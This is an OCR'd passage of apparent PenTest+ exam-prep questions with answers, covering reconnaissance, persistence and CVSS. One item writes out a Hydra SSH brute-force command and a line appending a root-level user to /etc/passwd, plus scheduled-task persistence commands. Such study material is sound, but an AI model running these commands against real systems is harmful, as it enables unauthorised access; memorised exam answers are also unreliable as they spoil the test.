Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client ' s security tools ' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.

======

NO.23 A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.



Part 1:


. Analyze the output and select the command to exploit the vulnerable service.

Part 2:

. Analyze the output from each command.

Select the appropriate set of commands to escalate privileges.

Identify which remediation steps should be taken.



Answer:

See the Explanation below for complete solution.

Explanation:

The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
The appropriate set of commands to escalate privileges is:
echo " root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash " > > /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
Remove the SUID bit from cp.
Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation
Part 1: Exploiting Vulnerable Service
Nmap Scan Analysis
Command: nmap -sC -T4 192.168.10.2
Purpose: This command runs a default script scan with timing template 4 (aggressive).
Output:
bash
Copy code
Port State Service
22/tcp open ssh
23/tcp closed telnet
80/tcp open http
111/tcp closed rpcbind
445/tcp open samba
3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
Enumerating Samba Shares
Command: enum4linux -S 192.168.10.2
Purpose: To enumerate Samba shares and users.
Output:
makefile
Copy code
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x42]
user:[syslog] rid:[0x4ba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
We identify a user lowpriv.
Selecting Exploit Command
Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.
-l lowpriv: Specifies the username.
-P 500-worst-passwords.txt: Specifies the password list.
-t 4: Uses 4 tasks/threads for the attack.
ssh://192.168.10.2:22: Specifies the SSH service and port.

Executing the Hydra Command
Result: Successful login as lowpriv user if a match is found.
Part 2: Privilege Escalation and Remediation
Finding SUID Binaries and Configuration Files
Command: find / -perm -2 -type f 2 > /dev/null | xargs ls -l
Purpose: To find world-writable files.
Command: find / -perm -u=s -type f 2 > /dev/null | xargs ls -l
Purpose: To find files with SUID permission.
Command: grep " /bin/bash " /etc/passwd | cut -d ' : ' -f1-4,6,7
Purpose: To identify users with bash shell access.
Selecting Privilege Escalation Command
Command: echo " root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash " > > /etc/passwd Purpose: To create a new root user entry in the passwd file.
root2: Username.
5ZOYXRFHVZ7OY: Password hash.
0:0: User and group ID (root).
/root: Home directory.
/bin/bash: Default shell.
Executing the Privilege Escalation Command
Result: Creation of a new root user root2 with a specified password.
Remediation Steps Post-Exploitation
Remove SUID Bit from cp:
Command: chmod u-s /bin/cp
Purpose: Removing the SUID bit from cp to prevent misuse.
Make Backup Script Not World-Writable:
Command: chmod o-w /path/to/backup/script
Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.
Execution and Verification
Verifying Hydra Attack:
Run the Hydra command and monitor for successful login attempts.
Verifying Privilege Escalation:
After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.
Implementing Remediation:
Apply the remediation commands to secure the system and verify the changes have been implemented.
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NO.24 A penetration tester runs a network scan but has some issues accurately enumerating the vulnerabilities due to the following error:
OS identification failed
Which of the following is most likely causing this error?

A. The scan did not reach the target because of a firewall block rule.

B. The scanner database is out of date.

C. The scan is reporting a false positive.

D. The scan cannot gather one or more fingerprints from the target.

Answer: D

Explanation:

OS identification in tools like Nmap relies on fingerprinting techniques, which analyze response characteristics (e.g., TCP/IP stack behavior).

The scan cannot gather one or more fingerprints from the target (Option D):

If the system is configured to block ICMP responses, or if certain ports are closed, fingerprinting fails. Some modern firewalls and intrusion prevention systems (IPS) interfere with OS fingerprinting by modifying packet responses.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " Network Scanning and Fingerprinting Challenges " Incorrect options:

Option A (Firewall block rule): A firewall may block the scan, but typically it would result in no response rather than an " OS identification failed " message.

Option B (Outdated scanner database): While an outdated database might miss vulnerabilities, it does not directly cause OS detection failure.

Option C (False positive): A false positive refers to incorrect detection, but this is an OS detection failure, not a misidentified OS.

NO.25 After a recent penetration test was conducted by the company ' s penetration testing team, a systems administrator notices the following in the logs:

2/10/2023 05:50AM C:\users\mgranite\schtasks /query

2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY

Which of the following best explains the team ' s objective?

A. To enumerate current users

B. To determine the users ' permissions

C. To view scheduled processes

D. To create persistence in the network

Answer: D

Explanation:

The logs indicate that the penetration testing team's objective was to create persistence in the network.

Log Analysis:

schtasks /query: This command lists all the scheduled tasks on the system. It is often used to understand what tasks are currently scheduled and running.

schtasks /CREATE /SC DAILY: This command creates a new scheduled task that runs daily. Creating such a task can be used to ensure that a script or program runs regularly, maintaining a foothold in the system.

Persistence:

Definition: Persistence refers to techniques used to maintain access to a compromised system even after reboots or other interruptions.

Scheduled Tasks: One common method of achieving persistence on Windows systems is by creating scheduled tasks that execute malicious payloads or scripts at regular intervals.

Other Options:

Enumerate Current Users: The logs do not show commands related to user enumeration.

Determine Users ' Permissions: Commands like whoami or net user would be more relevant for

checking user permissions.
View Scheduled Processes: While schtasks /query can view scheduled tasks, the addition of the schtasks
/CREATE command indicates the intent to create new scheduled tasks, which aligns with creating persistence.
Pentest References:
Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.
Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.
By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.
======

NO.26 Which of the following are valid reasons for including base, temporal, and environmental CVSS metrics in the findings section of a penetration testing report? (Select two).

A. Providing details on how to remediate vulnerabilities

B. Helping to prioritize remediation based on threat context

C. Including links to the proof-of-concept exploit itself

D. Providing information on attack complexity and vector

E. Prioritizing compliance information needed for an audit

F. Adding risk levels to each asset

Answer: B D

Explanation:
The Common Vulnerability Scoring System (CVSS) provides a standardized way to evaluate the severity of security vulnerabilities. It includes:
Base Metrics: Inherent characteristics of a vulnerability (e.g., attack vector, complexity).
Temporal Metrics: Factors that change over time (e.g., exploit availability).
Environmental Metrics: Customization based on an organization's environment.
Correct answers:
Helping to prioritize remediation based on threat context (Option B):
CVSS scores help organizations prioritize vulnerabilities based on real-world impact.
The Environmental metric allows customization based on business risk.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " Risk Prioritization in Reporting "
Providing information on attack complexity and vector (Option D):
CVSS Base scores define attack complexity (e.g., low vs. high) and attack vector (e.g., network vs. physical).
This helps security teams understand how a vulnerability can be exploited.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " CVSS Metrics in Vulnerability Assessment
"
Incorrect options:
Option A (Providing remediation details): CVSS does not include remediation steps; it only scores severity.
Option C (Proof-of-concept exploit links): CVSS scores are not based on specific exploits.

Option E (Compliance information): CVSS focuses on technical risk, not regulatory compliance.
Option F (Adding risk levels to assets): CVSS evaluates individual vulnerabilities, not asset risk classification.

NO.27 A penetration tester has been asked to conduct a blind web application test against a customer ' s corporate website. Which of the following tools would be best suited to perform this assessment?

A. ZAP

B. Nmap

C. Wfuzz

D. Trufflehog

Answer: A

Explanation:
A blind web application test means that the tester has no prior knowledge of the application ' s internal workings. The best tool for automated scanning and vulnerability detection is a web application proxy such as OWASP ZAP.
ZAP (Option A):
OWASP Zed Attack Proxy (ZAP) is a widely used web application scanner for finding common vulnerabilities (e.g., SQL injection, XSS, authentication flaws).
It provides passive and active scanning features to test web applications for security weaknesses.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " Web Application Testing Tools "
Incorrect options:
Option B (Nmap): Nmap is a network scanning tool, not specialized for web application testing.
Option C (Wfuzz): Wfuzz is a fuzzer for brute-force attacks, but it is not a full web vulnerability scanner.
Option D (Trufflehog): Trufflehog is used for secrets detection in repositories, not web testing.

NO.28 A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS
Select the appropriate answer(s), given the output from each section.
Output 1

Output 1 Output 2 Output 3


```
[*] Target: somecloudddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@somecloudddomain.org
security@somecloudddomain.org
info@somecloudddomain.org
gfareau@somecloudddomain.org
avapretta@somecloudddomain.org
lastname@somecloudddomain.org
researchIT@somecloudddomain.org
ghstrowski@somecloudddomain.org
conferencespeakers@somecloudddomain.org

[*] Hosts found: 9
---------------------
academic-stores.somecloudddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.somecloudddomain.org:198.134.5.32
connection.somecloudddomain.org:13.107.246.51, 13.107.213.51
logins.somecloudddomain.org:198.134.5.46
your.somecloudddomain.org:52.173.139.125
ITpartners.somecloudddomain.org:104.43.140.101
ls.somecloudddomain.org:67.199.248.13, 67.199.248.12
stores.somecloudddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.somecloudddomain.org:23.96.239.26
```

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`


Output 1
Output 2
Output 3
nslookup Output
Server: Unknown
Address: 8.8.8.8
Non-Authoritative answer:
Name: somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203
dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org. 300 IN A 245.62.183.182
somecloudddomain.org. 300 IN A 245.145.184.203

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org


Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 Output 2 Output 3

```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown




Answer:


See all the solutions below in Explanation.

Explanation:

